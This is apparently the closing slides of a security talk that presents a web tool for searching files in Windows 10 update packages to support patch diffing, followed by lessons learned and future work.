
Search:

Name	Version	Arch	Size	Download	Symbol
75DFB225-E2E4-4d39-9AC9-FFAFF65DDF06.xml	10.0.10586.589	x86	3 KB	⬇	
@optionalfeatures.png	10.0.10586.589	x86	600 B	⬇	
@TileEmpty1x1Image.png	10.0.10586.633	x86	120 B	⬇	
@WiFiNotificationIcon.png	10.0.10586.589	x86	15 KB	⬇	
AADCore.dll	10.0.10586.589	x86	2 MB	⬇	●
AADCore.winmd	10.0.10586.589	x86	3 KB	⬇	
aadcloudap.dll	10.0.10586.589	x86	241 KB	⬇	✱
aadtb.dll	10.0.10586.589	x86	658 KB	⬇	●
abortpxe.com	10.0.10586.633	x86	79 B	⬇	
AboveLockAppHost.dll	10.0.10586.633	x86	127 KB	⬇	●

Previous 1 2 3 4 5 … 844 Next

Showing 1 to 10 of 8,435 entries

Search Files



Cumulative Update for Windows 10 Version 1511 (KB3192441)

Security Updates (Windows 10)
windows10.0-kb3192441-x86_a5ae397780639066ad17ba4e62009210574ee06a.msu (526 MB)

Show 10 entries

Search: jscript

Name	Version	Arch	Size	Download	Symbol
jscript.dll	11.0.10586.306	x86	633 KB		
jscript9.dll	11.0.10586.633	x86	3 MB		
jscript9diag.dll	11.0.10586.633	x86	515 KB		

Previous 1 Next

Showing 1 to 3 of 3 entries (filtered from 8,435 total entries)

PETCH


> Easily search through KB entries and Updates

> Dockerized
>
> > reactjs web app
>
> > ⇒ *git clone ...*
> > ⇒ *docker-compose up*

> Open source! (soon)

Future work

- Automatic IDB generation and BinDiff process
- Better BinDiff?



Lessons Learned

Patch analysis is easy!

- No need to find unknown bugs – You know it's there!
- Vendors prioritize the bugs – Patched bugs are mostly exploitable

Ton of learning experience

- Different bug classes, vulnerabilities
- Different parts of the system, code base

Lots of fun <3

Next challenge: November Patch

Go try out for yourself!

Thank you

Acknowledgement

- Icons used in the slides are from www.flaticon.com